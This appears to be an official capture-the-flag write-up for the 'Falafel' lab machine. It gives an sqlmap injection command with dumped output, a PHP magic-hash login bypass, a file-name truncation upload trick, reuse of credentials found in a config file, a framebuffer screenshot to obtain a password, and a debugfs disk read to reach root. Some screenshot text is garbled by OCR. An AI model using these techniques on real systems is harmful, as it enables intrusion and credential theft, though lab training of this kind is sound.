



Falafel

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Difficulty: Hard

Classification: Official

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SYNOPSIS

Falafel is not overly challenging, however it requires several unique tricks and techniques in order to successfully exploit. Numerous hints are provided, although proper enumeration is needed to find them.

Skills Required

- Basic/intermediate knowledge of SQL injection techniques
- Intermediate/advanced knowledge of Linux


Skills Learned

- Boolean-based SQL injection
- Exploiting system file name restrictions
- Exploiting video group permissions
- Exploiting disk group permissions



Enumeration

Nmap




Nmap reveals OpenSSH and Apache. Judging by the OpenSSH or Apache versions, it is likely running Ubuntu Xenial Xerus.

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Dirbuster



Dirbuster finds a fairly substantial amount of files. If fuzzing for **txt** files, an extra hint can be obtained from the file **cyberlaw.txt**, which exposes the username **chris**.



Exploitation

SQL Injection & PHP Type Juggling

The login page can be exploited with a boolean-based SQL injection. SQLMap is very useful, however the --string flag must be specified for it to be successful. The command **sqlmap -r login.req --level=5 --risk=3 --string="Wrong identification" --technique=B -T users -D falafel --dump** will dump the users table, where **login.req** is a file containing an intercepted login POST request.

```
do you want to use common password suffixes? (slow!) [y/N]
[15:37:54] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[15:37:54] [INFO] starting 2 processes
[15:38:02] [INFO] cracked password 'juggling' for user 'chris'
Database: falafel
Table: users
[2 entries]
 ID | role
              | username | password
              admin
                         0e462096931906507119562988736854
     admin
     | normal | chris
                         | d4ee02a22fc872e36d9e3751ba72ddc8 (juggling)
[15:38:09] [INFO] table 'falafel.users' dumped to CSV file '/root/.sqlmap/output
/10.10.10.73/dump/falafel/users.csv'
[15:38:09] [INFO] fetched data logged to text files under '/root/.sqlmap/output/
10.10.10.73'
[*] shutting down at 15:38:09
root@kali:~/Desktop/writeups/falafel#
```

The **chris** user's password is a hint that type juggling can be used. As the admin hash begins with **0e**, any other hash which also begins with **0e** and is followed by all integers will be valid if a basic == comparison is used. This is due to PHP converting both hashes to floats with a value of 0. A quick search finds several options, with **240610708** hashing to **0e462097431906509019562988736854** as an example.

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File Upload

When attempting to upload a file with a name longer than 236 chars, a message is returned revealing that the file name has been changed. By creating a PHP file named A*232 followed by .php.gif, the machine will cut off the .gif extension, leaving only A*232.php and allowing for code execution.



uid=33(www-data) gid=33(www-data) groups=33(www-data)



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Privilege Escalation

Moshe

The credentials for the **moshe** user can be easily found in **/var/www/html/connection.php**. Re-using the database password with su or attempting to SSH as moshe will succeed.

```
www-data@falafel:/var/www/html$ cat connection.php
</php
  define('DB_SERVER', 'localhost:3306');
  define('DB_USERNAME', 'moshe');
  define('DB_PASSWORD', 'falafelIsReallyTasty');
  define('DB_DATABASE', 'falafel');
  $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,DB_DATABASE);
  // Check connection
  if (mysqli_connect_errno())
  {
    echo "Failed to connect to MySQL: " . mysqli_connect_error();
  }
}</pre>
```

```
oot@kali:~/Desktop/writeups/falafel# ssh moshe@10.10.10.73
The authenticity of host '10.10.10.73 (10.10.73)' can't be established.
ECDSA key fingerprint is SHA256:XPYifpo9zwt53hU1RwUWqFv0B3TlCtyA1PfM9frNWSw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.10.10.73' (ECDSA) to the list of known hosts.
moshe@10.10.10.73's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-112-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
 * Support:
                   https://ubuntu.com/advantage
0 packages can be updated.
O updates are security updates.
Last login: Mon Feb 5 23:35:10 2018 from 10.10.14.2
setterm: terminal xterm-256color does not support --blank
moshe@falafel:~$
```

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Yossi

Some basic enumeration reveals that moshe is part of the **video** group, which has read access to video devices. A script such as LinEnum will also find that yossi is currently in an active TTY session, so it can be assumed that a screenshot is required to progress.

Copying the contents of /dev/fb0 and attempting to open it with Gimp/Photoshop/etc reveals seemingly useless image data. As the image processing program does not know the correct resolution, it must be supplied before it will render correctly. The actual resolution can be obtained from /sys/class/graphics/fb0/virtual_size.

```
passinflelafel: $ passwd MoshePlzStopH
passwd hodsexistoshePlzStopHackingMe!'
yossi@falafel: $ passwd
Changing password for yossi.
(current) UNIX password:
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
yossi@falafel: $ ______
```

The password MoshePlzStopHackingMe! can be used to SSH in directly as yossi.

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Root

As yossi, checking the user groups again finds something interesting. As part of the **disk** group, yossi has full access to partitions mounted in /dev. Using **debugfs /dev/sda1**, it is possible to read the root flag as well as root's SSH priavte key.

